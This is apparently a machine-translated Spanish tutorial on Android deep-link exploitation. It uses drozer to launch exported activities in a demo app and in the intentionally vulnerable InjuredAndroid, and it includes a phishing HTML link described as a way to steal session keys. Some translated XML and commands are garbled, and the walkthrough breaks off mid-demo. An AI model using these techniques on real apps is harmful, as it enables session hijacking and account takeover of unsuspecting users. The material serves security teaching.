



# Android Penetration Testing **DEEP LINK EXPLOITATION**

# Contenido

Introducción.....	3
Demostración.....	4
Conclusión .....	17

## Introducción

En muchos escenarios, una aplicación necesita trabajar con URL basadas en web para autenticar a los usuarios mediante el inicio de sesión de OAuth, crear y transportar ID de sesión y varios otros casos de prueba. En tales escenarios, los desarrolladores configuran enlaces profundos, también conocidos como esquemas de URL personalizados que le indican a la aplicación que abra un tipo específico de URL en la aplicación directamente. Esto sólo funciona en Android v6.0 y superior. El filtro de intención para aceptar URI que tienen ejemplo.com como host y http:// como esquema de URL se define en un archivo de manifiesto de Android de la siguiente manera:

```
<intent-filter android:label="@string/filter_view_http_gizmos">
<acción android:nombre="android.intent.action.VIEW" />
<categoría android:nombre="android.intent.category.DEFAULT" />
<categoría android:nombre="android.intent.category.BROWSABLE" />
<!-- Acepta URI que comienzan con "http://www.example.com/gizmos" -->
<datos android:esquema="http"
android:host="www.ejemplo.com"
android:pathPrefix="/gizmos" />
<!-- tenga en cuenta que el "/" inicial es necesario para pathPrefix-->
</intent-filter>
```

Preste atención a los datos android:scheme="http" y android:host="<domain>"

De manera similar, el filtro de intención para definir un esquema personalizado (por ejemplo, para abrir URL que se abren con ejemplo://gizmos.com) es el siguiente:

```
<intent-filter android:label="@string/filter_view_example_gizmos">
<acción android:nombre="android.intent.action.VIEW" />
<categoría android:nombre="android.intent.category.DEFAULT" />
<categoría android:nombre="android.intent.category.BROWSABLE" />
<!-- Acepta URI que comienzan con "ejemplo://gizmos" -->
<datos android:scheme="ejemplo"
android:host="artilugios" />
</intent-filter>
```

En este artículo, veremos cómo un atacante puede aprovechar la implementación deficiente de esquemas de URL para realizar diversos ataques.

¿Dónde puede salir mal?

A menudo, los desarrolladores utilizan enlaces profundos para pasar datos confidenciales desde una URL web a una aplicación, como nombres de usuario, contraseñas e identificadores de sesión. Un atacante puede crear una aplicación que active una intención y explotar este esquema de URL personalizado (enlace profundo) para realizar ataques como:

- Exposición de datos confidenciales
- Secuestro de sesión
- Apropiación de cuentas
- Abrir redireccionamiento
- LFI
- XSS utilizando la implementación WebView de un enlace profundo

Por ejemplo, una implementación deficiente sería:


ejemplo://api.example.com/v1/users/sessionId=12345

Aquí, se puede cambiar el ID de sesión a 12346 o 12347, y en la aplicación, se abrirá la sesión de ese usuario en particular a la que corresponde ese ID de sesión. Esta URL podría obtenerse mientras que el análisis del tráfico y una aplicación fraudulenta/página de phishing HTML podrían desencadenar esa actividad y realizar el control de la cuenta.

Veamos una demostración básica en tiempo real de cómo explotar enlaces profundos usando drozer.

## Demostración

Codifiqué esta pequeña aplicación que creé inicialmente para demostrar el enlace de Android y agregué un esquema de enlace profundo para llamar a esta actividad. Para descargar esta aplicación sigue [aquí](#). Idealmente, debes descompilar esta aplicación y descubrir cuál es el esquema de URL del archivo de manifiesto. Así es como se ve la aplicación. Lea las instrucciones dadas en la captura de pantalla.



Ahora notarás que no podrás abrir la actividad directamente usando el botón a continuación.

Por lo tanto, tendremos que explotar el enlace profundo para iniciar la actividad.

El primer paso aquí sería ver el archivo de manifiesto y comprobar qué esquema de URL se está utilizando. Para eso ejecuto el siguiente comando drozer:

```
ejecute app.package.manifest en.harshitrajpal.deeplinkexample
```

Tenga en cuenta que el `<esquema de datos ="">` tiene un valor "novato", por lo que tal vez podamos activar un intent con una URL de datos que contenga una URL de este esquema para que inicie esta actividad.



```

dz> run app.package.manifest in.harshitrajpal.deeplinkexample ←
<manifest versionCode="1"
    versionName="1.0"
    compileSdkVersion="30"
    compileSdkVersionCodename="11"
    package="in.harshitrajpal.deeplinkexample"
    platformBuildVersionCode="30"
    platformBuildVersionName="11">
    <uses-sdk minSdkVersion="19"
        targetSdkVersion="30">
    </uses-sdk>
    <application theme="@2131689878"
        label="@2131623963"
        icon="@2131492864"
        debuggable="true"
        testOnly="true"
        allowBackup="true"
        supportsRtl="true"
        roundIcon="@2131492865"
        appComponentFactory="androidx.core.app.CoreComponentFactory">
        <activity name="in.harshitrajpal.deeplinkexample.MainActivity">
            <intent-filter>
                <action name="android.intent.action.MAIN">
                </action>
                <category name="android.intent.category.LAUNCHER">
                </category>
            </intent-filter>
        </activity>
        <activity label="@2131623971"
            name="in.harshitrajpal.deeplinkexample.DeepLinkActivity">
            <intent-filter>
                <action name="android.intent.action.VIEW">
                </action>
                <category name="android.intent.category.DEFAULT">
                </category>
                <category name="android.intent.category.BROWSABLE">
                </category>
                <data scheme="noob">
                </data>
            </intent-filter>
            tools:ignore="MissingClass" />
            android:theme="@style/AppTheme.NoActionBar">
        </activity>
    </application>
</manifest>

```

Nota: Cabe señalar que cualquier actividad que se declare bajo un filtro de intención se exporta de forma predeterminada y, por lo tanto, se puede invocar a través de una aplicación fraudulenta que activa esa intención en particular.

Los desarrolladores también deben ser muy conscientes del hecho de que la mera autenticación de URL no es suficiente por este hecho.


Para ver actividades exportadas:

```
ejecute app.activity.info -a in.harshitrajpal.deeplinkexample
```

Vemos que aquí se utiliza DeepLinkActivity.

```
dz> run app.activity.info -a in.harshitrajpal.deeplinkexample
Package: in.harshitrajpal.deeplinkexample
  in.harshitrajpal.deeplinkexample.MainActivity
    Permission: null
  in.harshitrajpal.deeplinkexample.DeepLinkActivity
    Permission: null
dz> 
```

Podemos iniciar esta actividad utilizando nuestra técnica de explotación DeepLink. Al explorar su código fuente, vemos que acepta datos URL con la intención de realizar alguna acción. Esta acción podría ser autenticación, vistas web, etc. Pero con fines de demostración, he codificado una calculadora simple de suma 10+50 (que vimos en el artículo sobre enlaces de Android).



```
package in.harshitrajpal.deeplinkdemo;

import ...

public class DeepLinkActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState){
        super.onCreate(savedInstanceState);
        setContentView(R.layout.deep_main);


        Intent intent = getIntent();
        String action = intent.getAction();
        Uri data = intent.getData();

    }
}
```

Primero, veamos qué sucede cuando abrimos una URL genérica:

```
ejecute app.activity.start --action android.intent.action.VIEW --data-url http://google.com
```

Como se ve, la intención se activa en un navegador.




Ahora, formemos otra consulta en drozer que activará `DeepLinkActivity.java` en nuestra aplicación usando deeplink.

```
ejecute app.activity.start --action android.intent.action.VIEW --data-uri noob://harshit.com/auth=sum
```

Esta es una URL aleatoria que no significa nada y no realiza ninguna acción. Acabo de demostrar que se puede realizar una acción de autenticación utilizando enlaces profundos como este.

Como puede ver, esta URL ha activado la clase de aplicación que había creado. Esto se debe a que Android Manifest ha ordenado al sistema Android que redirija cualquier URL que comience con el esquema "noob://" para que se abra con mi aplicación `DeepLinkExample`.





Ahora, un atacante podría alojar una página de phishing con una etiqueta "href" que contenga una URL de este esquema, enviar esta página a una víctima mediante ingeniería social y podría robar su ID de sesión usando esto. En la captura de pantalla a continuación, puede ver una de esas URL que he creado para robar la clave de sesión de la aplicación DeepLinkExample usando el esquema `noob://`.


```
<html>
< cuerpo >
<a href="noob://hello.com/yolo?=auth&session=exampleKey">haga clic aquí para explotar</a>
</ cuerpo >
</html>
```

Alojemos esto usando nuestro servidor Python.


```
python3 -m http.servidor 80
```

```
(root@kali)-[/home/hex/Desktop/Android Pentest/apps]
# cat exploit.html
<html>
<body>
<a href="noob://hello.com/yolo?=auth&session=exampleKey">click here to exploit</a>
</body>
</html>
(root@kali)-[/home/hex/Desktop/Android Pentest/apps]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Abramos este enlace HTML en nuestro navegador móvil. Vemos algo como esto:



¡Al hacer clic en este enlace, nuestra aplicación se abre correctamente!




Ahora, veamos otra aplicación intencionalmente vulnerable llamada InjuredAndroid creada por b3nac (sigue [aquí](#)). Esta aplicación también tiene una actividad de Deep Link vulnerable. Como está en el filtro de intención, se exporta de forma predeterminada. Por lo tanto, podemos iniciar esta actividad directamente usando el drozer.

```
ejecute app.activity.info -a b3nac.injuredandroid
```

Vemos que DeepLinkActivity se exporta. Intentamos llamarlo usando drozer.

```
ejecute app.activity.start --component  
b3nac.injuredandroid  
b3nac.injuredandroid.DeepLinkAc
```

```
dz> run app.activity.info -a b3nac.injuredandroid  
Package: b3nac.injuredandroid  
b3nac.injuredandroid.CSPBypassActivity  
Permission: null  
b3nac.injuredandroid.RCEActivity  
Permission: null  
b3nac.injuredandroid.ExportedProtectedIntent  
Permission: null  
b3nac.injuredandroid.QXV0aA  
Permission: null  
b3nac.injuredandroid.DeepLinkActivity  
Permission: null  
b3nac.injuredandroid.MainActivity  
Permission: null  
b3nac.injuredandroid.b25lActivity  
Permission: null  
b3nac.injuredandroid.TestBroadcastReceiver  
Permission: null  
com.google.firebase.auth.internal.FederatedSignInActivity  
Permission: com.google.firebase.auth.api.gms.permission.LAUNCH_FEDERAT  
ED_SIGN_IN  
  
dz> run app.activity.start --component b3nac.injuredandroid b3nac.injureda  
ndroid.DeepLinkActivity  
dz> 
```





Ahora echemos un vistazo a su archivo de manifiesto para descubrir el esquema que se está utilizando.

